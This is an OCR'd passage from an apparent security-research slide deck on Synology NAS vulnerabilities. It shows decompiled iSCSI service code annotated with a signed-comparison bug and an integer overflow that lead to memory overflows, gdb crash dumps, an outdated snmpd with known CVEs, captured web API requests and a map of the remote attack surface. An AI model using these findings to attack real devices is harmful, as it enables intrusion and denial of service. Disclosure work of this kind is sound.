0000005c 00000000 00000ba8 00000004 00000000 00000000
```

adjacent in memory

By crafting a packet, the previous terminating null character can be overwritten by the next data. It may be used to leak the content in the adjacent memory.

Service: iscsi_snapshot_comm_core

- iSCSI is a protocol to facilitate SCSI-based storage commands to be sent over ubiquitous network structures
  - iscsi_snapshot_comm_core
  - iscsi_snapshot_server



Service: iscsi_snapshot_comm_core #3 signed comparison



```
__int64 __fastcall PacketRead(__int64 a1, signed int (__fastcall *a2)(__int64, __int64, signed __int64), void *a3, unsigned int a4)
{
  dest = a3;
  v4 = a4;      // max_length: 0x1000
  v5 = ___tzalloc(32LL, 1LL, "synocomm_packet_cmd.c", "ReadPacketHeader", 136LL);
  v6 = (_DWORD *)v5;
  if ( a2(a1, v5, 32LL) < 0 || memcmp(v6, &qword_7FFFF7DDA2B0, 8uLL) )   // 4) recv socket data
  {
    // ...
  }
  v7 = ___tzalloc(32LL, 0LL, "synocomm_packet_cmd.c", "GetPacket", 168LL);
  if ( !v7 )
  {
    // ...
  }
  v8 = v6[6];  // 3) v8 = 0
  v9 = ___tzalloc(v6[6], 0LL, "synocomm_packet_cmd.c", "GetPacket", 174LL);
  v7[1] = (const void *)v9;
  v10 = a2(a1, v9, v8);     // 2) recv socket data: return -1
  *(_DWORD *)v7 = v10;
    // ...
  if ( (signed int)v4 > *(_DWORD *)v7 )  // 1) signed int comparasion
    v4 = *(_DWORD *)v7;
  memcpy(dest, v7[1], (signed int)v4);      // !!! overflow here
    // ...
}
```

```
ssize_t __fastcall a2(__int64 a1, void *a2, int a3)
{
  // ...
  if ( a3 == 0 || a2 == 0LL || !a1 )
    result = 0xFFFFFFFFLL;
  else
    result = recv(*(_DWORD *)(a1 + 4), a2, a3, 0);
  return result;
}
```

Service: iscsi_snapshot_comm_core #3 signed comparison


```
Thread 4 "iscsi_snapshot_" received signal SIGSEGV, Segmentation fault.
=> 0x7ffff7418382:      vmovdqu ymm1,YMMWORD PTR [rsi+0x20]
   0x7ffff7418387:      vmovdqu ymm2,YMMWORD PTR [rsi+0x40]
   0x7ffff741838c:      vmovdqu ymm3,YMMWORD PTR [rsi+0x60]
   0x7ffff7418391:      sub    rsi,0xffffffffffffff80
0x00007ffff7418382 in ?? () from target:/lib/libc.so.6
(gdb) i r
rax            0x7fffe80008c0   140737085704384
rbx            0xffffffff       4294967295
rcx            0x7fffe80008bf   140737085704383
rdx            0xfffffffffffdf8df       -132897
rsi            0x7fffe8021fd0   140737085841360
rdi            0x7fffe8020f60   140737085837152
rbp            0x7fffe80018d0   0x7fffe80018d0
rsp            0x7ffff0a61d98   0x7ffff0a61d98
r8             0x7fffe80008c0   140737085704384
r9             0x0      0
r10            0x20     32
r11            0x0      0
r12            0x7fffe8001900   140737085708544
r13            0x7fffec0008c0   140737152813248
r14            0x7ffff7b78ef0   140737349390064
r15            0x0      0
rip            0x7ffff7418382   0x7ffff7418382
eflags         0x10283  [ CF SF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

Service: iscsi_snapshot_comm_core #4 integer overflow




```
signed __int64 __usercall StartEngCommPipeServer@<rax>(__int64 *a1@<rdi>, __int64 a2@<rbx>, __int64 a3@<rbp>, __int64 a4@<r12>)
{
  // ...
  v5 = (char *)___tzalloc(4096LL, 1LL, "synocomm.c", "PipeServerHandler", 458LL);
  while ( 1 )
  {
    v6 = (*(__int64 (__fastcall **)(__int64, char *, signed __int64))(*(_QWORD *)(v4 + 56) + 112LL))(v4, v5, 4096LL); // recv message
    // ...
    v7 = v5[1];
    if ( v5[1] == 1 || *v5 == 16 || *v5 == -1 )
    {
      switch ( *v5 + 1 )
      {
        case 0:
          HandleRejectMsg(v5);  continue;
        // ...
        case 25:
          HandleAppGetAppIp(v5);  continue;
        case 33:
          HandleSendMsg(v5);  continue;
        case 34:
          HandleRecvMsg(v5);  continue;
        case 49:
          HandleBindMsg(v5);    continue;
        // ...
      }
    }
    // ...
```

```
__int64 __fastcall HandleRecvMsg(__int64 a1)
{

  v1 = SearchAppInLocalHostSetByUUID(a1 + 36);
  v2 = (void *)v1;
  if ( v1 )
  {
    // the third arg comes from the recv_message
    v3 = -((signed int)AppSendControl(v2, a1, (unsigned int)(*(_DWORD *)(a1 + 76) + 84)) <= 0);
  }
  // ...
}
```

Service: iscsi_snapshot_comm_core #4 integer overflow


```
__int64 __fastcall PacketWrite(__int64 a1, __int64 (__fastcall *a2)(__int64, void *, _QWORD), __int64 a3, unsigned in
t a4)
{
  // ...
  v4 = a1;
  ptr = 0LL;
  if ( a1 && a2 && a3 && a4 )
  {
    v5 = CreatePacket(&ptr, a3, a4);
    v6 = ptr;
    if ( (signed int)v5 > 0 && ptr )
    {
      v7 = a2(v4, ptr, v5);
      if ( v7 >= 0 )
        v7 -= 32;
      v6 = ptr;
    }
   // ...
}
```

```
__int64 __fastcall CreatePacket(__int64 *a1, const void *a2, int a3)
{
  if ( a1
    && (v3 = a3 + 32,
        v4 = a3,
        // integer overflow
        v5 = (void *)___tzalloc((a3 + 32), 0LL, "synocomm_packet_cmd.c", "CreatePacket", 57LL),
        (*a1 = (__int64)v5) != 0) )
  {
    memset(v5, 0, v3);
    v6 = *a1;
    *(_QWORD *)v6 = qword_7FFFF7DDA2B0;
    v7 = *a1;
    *(_DWORD *)(v6 + 24) = v4;
    memcpy((void *)(v7 + 32), a2, v4);  // !!! overflow here
  }
  // ...
}
```


Service: iscsi_snapshot_comm_core #4 integer overflow


```
Thread 2 "iscsi_snapshot_" received signal SIGSEGV, Segmentation fault.
[Switching to Thread 3288.3292]
=> 0x7ffff74183a3:      vmovntdq YMMWORD PTR [rdi+0x60],ymm3
   0x7ffff74183a8:      sub    rdi,0xffffffffffffff80
   0x7ffff74183ac:      add    rdx,0xffffffffffffff80
   0x7ffff74183b0:      jb     0x7ffff7418370
0x00007ffff74183a3 in ?? () from target:/lib/libc.so.6
(gdb) i r
rax            0x7fffe4001a80   140737018600064
rbx            0xffffffe0       4294967264
rcx            0x7fffe4001a60   140737018600032
rdx            0xfffffffffffdfa40       -132544
rsi            0x7fffe4020e60   140737018728032
rdi            0x7fffe4021fa0   140737018732448
rbp            0x7ffff1a63e28   0x7ffff1a63e28
rsp            0x7ffff1a63de8   0x7ffff1a63de8
r8             0x7fffe4001a80   140737018600064
r9             0xd0     208
r10            0x20     32
r11            0x0      0
r12            0x0      0
r13            0x7fffe40008c0   140737018595520
r14            0x7ffff1a64700   140737247594240
r15            0x0      0
rip            0x7ffff74183a3   0x7ffff74183a3
eflags         0x10207  [ CF PF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

Service: snmpd #5 CVE-2018-18065/CVE-2018-18066

- The version of snmpd is old, and suffers from known vulnerabilities

```
root@NAS_6_2:~# /usr/bin/snmpd --version

NET-SNMP version:  5.7.3
Web:               http://www.net-snmp.org/
Email:             net-snmp-coders@lists.sourceforge.net
```



October 2018 Net-SNMP Vulnerabilities in NetApp Products

NetApp will continue to update this advisory as additional information becomes available.
This advisory should be considered the single source of current, up-to-date, authorized and accurate information from NetApp.

Advisory ID: NTAP-20181107-0001 **Version:** 5.0 **Last updated:** 04/26/2019 **Status:** Interim. **CVEs:** CVE-2018-18065, CVE-2018-18066

Overview Affected Products Remediation Revision History

Summary

Multiple NetApp products incorporate the Net-SNMP software libraries. Net-SNMP versions before 5.8 are susceptible to vulnerabilities which when successfully exploited could lead to Denial of Service (DoS).

Impact

Successful exploitation of these vulnerabilities could lead to Denial of Service (DoS).


Vulnerability Scoring Details

CVE	Score	Vector
CVE-2018-18065	6.5 (MEDIUM)	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H
CVE-2018-18066	7.5 (HIGH)	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

- net-snmp-5.7.3-remote-dos https://dumpco.re/blog/net-snmp-5.7.3-remote-dos

Service: snmpd #5 CVE-2018-18065/CVE-2018-18066

- When enabled, the SNMP service will bind to 0.0.0.0






```
root@NAS_6_2:~# netstat -alnp -4 | grep snmpd
tcp        0      0 0.0.0.0:161             0.0.0.0:*
udp        0      0 0.0.0.0:161             0.0.0.0:*
```


```
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7bb27fe in ?? () from /lib/libnetsnmpagent.so.30
(gdb) x/4i $rip
=> 0x7ffff7bb27fe:      mov    0x410(%r9),%rax
   0x7ffff7bb2805:      mov    %rax,0x20(%rsp)
   0x7ffff7bb280a:      jmpq   0x7ffff7bb267c
   0x7ffff7bb280f:      nop
(gdb) i r
rax            0x10     16
rbx            0x691500 6886656
rcx            0x4      4
rdx            0x7fffffffe680   140737488348800
rsi            0x7ffff7bccc1b   140737349733403
rdi            0x0      0
rbp            0x0      0x0
rsp            0x7fffffffe660   0x7fffffffe660
r8             0x0      0
r9             0x0      0
r10            0x379    889
r11            0x7ffff7bc34f0   140737349694704
r12            0x829990 8558992
r13            0xa1     161
r14            0x691530 6886704
r15            0x854b88 8735624
rip            0x7ffff7bb27fe   0x7ffff7bb27fe
eflags         0x10246  [ PF ZF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

Remote Adversary's Perspective

- NAS is usually accessed remotely over the Internet anytime, anywhere, from any device and browser
  - Maybe only 5000/http (5001/https) is available for remote access







Remote Adversary’s Perspective

wide area network

Http Request Process Flow


- NAS is usually accessed remotely over the Internet anytime, anywhere, from any device and browser.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
42	http://192.168.200.136:5000	POST	/webapi/entry.cgi	✓		200	795	JSON	cgi	
17	http://192.168.200.136:5000	POST	/webapi/entry.cgi	✓		200	398	JSON	cgi	
15	http://192.168.200.136:5000	POST	/webapi/entry.cgi	✓		200	379	JSON	cgi	
14	http://192.168.200.136:5000	POST	/webapi/entry.cgi	✓		200	397	JSON	cgi	
13	http://192.168.200.136:5000	POST	/webapi/entry.cgi	✓		200	666	JSON	cgi	
12	http://192.168.200.136:5000	POST	/webapi/entry.cgi	✓		200	603	JSON	cgi	
11	http://192.168.200.136:5000	POST	/webapi/entry.cgi 4)	✓		200	764227	JSON	cgi	
10	http://192.168.200.136:5000	POST	/webman/login.cgi?enable_syno_token=yes 3)	✓		200	1947	HTML	cgi	
9	http://192.168.200.136:5000	POST	/webapi/encryption.cgi 2)	✓		200	1468	JSON	cgi	
8	http://192.168.200.136:5000	POST	/webapi/query.cgi 1)	✓		200	57089	JSON	cgi	
7	http://192.168.200.136:5000	GET	/webman/security.cgi			200	355	script	cgi	
6	http://192.168.200.136:5000	GET	/webapi/entry.cgi?api=SYNO.Core.Desktop.SessionData&version=1&method=getjs&SynoToken=&v=1530627575	✓		200	1191	script	cgi	
4	http://192.168.200.136:5000	GET	/webman/security.cgi			200	355	script	cgi	
3	http://192.168.200.136:5000	GET	/webapi/entry.cgi?api=SYNO.Core.Desktop.SessionData&version=1&method=getjs&SynoToken=&v=1530627575	✓		200	1191	script	cgi	

Request | Response

Raw | Params | Headers | Hex

```
POST /webapi/entry.cgi HTTP/1.1
Host: 192.168.200.136:5000
Content-Length: 153
Origin: http://192.168.200.136:5000
X-Requested-With: XMLHttpRequest
X-SYNO-TOKEN: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Referer: http://192.168.200.136:5000/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: stay_login=0; [redacted]
Connection: close

compound=%5B%7B%22api%22%3A%22SYNO.Core.AppNotify%22%2C%22method%22%3A%22get%22%2C%22version%22%3A1%7D%5D&api=SYNO.Entry.Request&method=request&version=1
```



Http Request Process Flow

- “JSON-RPC” like API
  - path: path of the API, which can be retrieved by requesting SYNO.API.Info
    - /webapi/entry.cgi is the endpoint for most POST requests
  - api: name of the API requested
  - method: method of the API requested
  - version: version of the API requested

```
POST /webapi/entry.cgi HTTP/1.1
Host: 192.168.200.136:5000
Content-Length: 115
X-Requested-With: XMLHttpRequest
X-SYNO-TOKEN: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: stay_login=0; [redacted]
Connection: close

compound=[{"api":"SYNO.Core.AppNotify","method":"get","version":1)]&api=SYNO.Entry.Request&method=request&version=1
```

Http Request Process Flow

- SYNO.***.***.lib is a meta-data file in json format, which defines information related to API requests.

```
{
    "SYNO.Core.PersonalNotification.Event": {
        "allowUser": [ "admin.local" ],
        "appPriv": "",
        "authLevel": 1,
        "disableSocket": false,
        "lib": "lib/SYNO.Core.PersonalNotification.so",
        "maxVersion": 1,
        "methods": {
            "1": [{
                    "fire": {
                        "allowUser": [ "admin.local"],
                        "grantByUser": false,
                        "grantable": true }
                }]
        },
        "minVersion": 1,
        "priority": 0,
        "socket": ""
    }
}
```

api name

which group can access this api

authentication is required or not (0 means no authentication)


the file to handle this request

which methods are available and the corresponding version

overwrite the definition above

Http Request Process Flow

- a simple but high-level process flow




Remote Attack Surface

- DSM (DiskStation Manager)

```
root@NAS_6_2:/usr/syno/synoman/webapi/lib# ls
libCoreTFTP.so                  SYNO.Core.AppPriv.so                    SYNO.Core.Service.so
libHardware.so                  SYNO.Core.BandwidthControl.so           SYNO.Core.Share.so
libNotification.so              SYNO.Core.Certificate.so                SYNO.Core.Sharing.so
libS2SClientJob.so              SYNO.Core.CMS.Info.so                   SYNO.Core.SmartBlock.so
libS2SClient.so                 SYNO.Core.CMS.so                        SYNO.Core.SNMP.so
libS2SServerPair.so             SYNO.Core.CMS.Token.so                  SYNO.Core.Synohdpack.so
libS2SServer.so                 SYNO.Core.DDNS.so                       SYNO.Core.SyslogClient.FileTransfer.so
libStorage.so                   SYNO.Core.Desktop.so                    SYNO.Core.SyslogClient.Log.so
libwebapi-Authentication.so     SYNO.Core.Directory.Domain.so           SYNO.Core.SyslogClient.PersonalActivity.so
libwebapi-Bluetooth.so          SYNO.Core.Directory.LDAP.so             SYNO.Core.SyslogClient.Setting.so
libwebapi-Bond.so               SYNO.Core.Directory.SSO.so              SYNO.Core.SyslogClient.Status.so
libwebapi-Bridge.so             SYNO.Core.DSMNotify.so                  SYNO.Core.System.Process.so
libwebapi-CurrentConnection.so  SYNO.Core.EventScheduler.so             SYNO.Core.System.so
libwebapi-DataCollect.so        SYNO.Core.ExternalDevice.DefaultPermission.so SYNO.Core.System.Status.so
libwebapi-DHCPServer.so         SYNO.Core.ExternalDevice.Printer.so     SYNO.Core.System.Utilization.so
libwebapi-Ethernet.so           SYNO.Core.ExternalDevice.Storage.so     SYNO.Core.TaskScheduler.so
libwebapi-IPv6Router.so         SYNO.Core.EzInternet.so                 SYNO.Core.Terminal.so
libwebapi-ipv6.so               SYNO.Core.FileServ.AFP.so               SYNO.Core.Theme.so
libwebapi-IPv6Tunnel.so         SYNO.Core.FileServ.FTP.so               SYNO.Core.TrustDevice.so
libwebapi-iSCSI.so              SYNO.Core.FileServ.NFS.so               SYNO.Core.Tuned.so
libwebapi-LocalBridge.so        SYNO.Core.FileServ.ReflinkCopy.so       SYNO.Core.UISearch.so
libwebapi-MacClone.so           SYNO.Core.FileServ.Rsync.so             SYNO.Core.Upgrade.so
libwebapi-Network-Interface.so  SYNO.Core.FileServ.ServiceDiscovery.so  SYNO.Core.UserSettings.so
libwebapi-Network.so            SYNO.Core.FileServ.SMB.so               SYNO.Core.User.so
libwebapi-OVS.so                SYNO.Core.Findhost.so                   SYNO.Core.Virtualization.Host.so
libwebapi-PPPoE.so              SYNO.Core.Group.so                      SYNO.Core.Web.so
libwebapi-Proxy.so              SYNO.Core.Help.so                       SYNO.DisasterRecovery.so
libwebapi-Router.so             SYNO.Core.Network.TrafficControl.so     SYNO.DR.Node.so
libwebapi-SupportForm.so        SYNO.Core.Notification.Mail.so          SYNO.DSM.FindMe.so
libwebapi-UPnPServer.so         SYNO.Core.Notification.SMS.so           SYNO.DSM.Info.so
libwebapiups.so                 SYNO.Core.Package.so                    SYNO.DSM.Network.so
libwebapi-USBModem.so           SYNO.Core.PersonalNotification.so       SYNO.DSM.PortEnable.so
libwebapi-VPNClient.so          SYNO.Core.PersonalSettings.so           SYNO.DSM.PushNotification.so
libwebapi-Wifi.so               SYNO.Core.PhotoViewer.so                SYNO.License.HA.so
libwebapi-WOL.so                SYNO.Core.PortForwarding.so             SYNO.Package.so
mediaindexing-indexfolder.so    SYNO.Core.QuickConnect.so               SYNO.ResourceMonitor.so
mediaindexing-mediaconverter.so SYNO.Core.QuickStart.so                 SYNO.SecurityAdvisor.so
mediaindexing.so                SYNO.Core.Quota.so                      SYNO.Snap.Usage.Share.so
mydscenter.so                   SYNO.Core.RecycleBin.so                 SYNO.Utils.so
SYNO.AudioPlayer.so             SYNO.Core.Region.so                     SYNO.VideoPlayer.so
SYNO.AviaryEditor.so            SYNO.Core.Security.AutoBlock.so         webapi_cache_client.so
SYNO.Backup.App.so              SYNO.Core.Security.DoS.so               webapi_emailaccount.so
SYNO.Backup.Config.so           SYNO.Core.Security.DSM.so               webapi_entry_oauth.so
SYNO.Core.ACL.so                SYNO.Core.Security.Firewall.so          webapi_entry_polling.so
SYNO.Core.AppNotify.so          SYNO.Core.SecurityScan.so               webapi_file.so
SYNO.Core.AppPortal.so          SYNO.Core.Security.VPNPasstrough.so     webapi_gpo_client.so
```


- Lots of packages



EZ-Internet #6 command injection

- EZ-Internet is a setup wizard that helps configure network settings and make your Synology NAS accessible over the Internet.

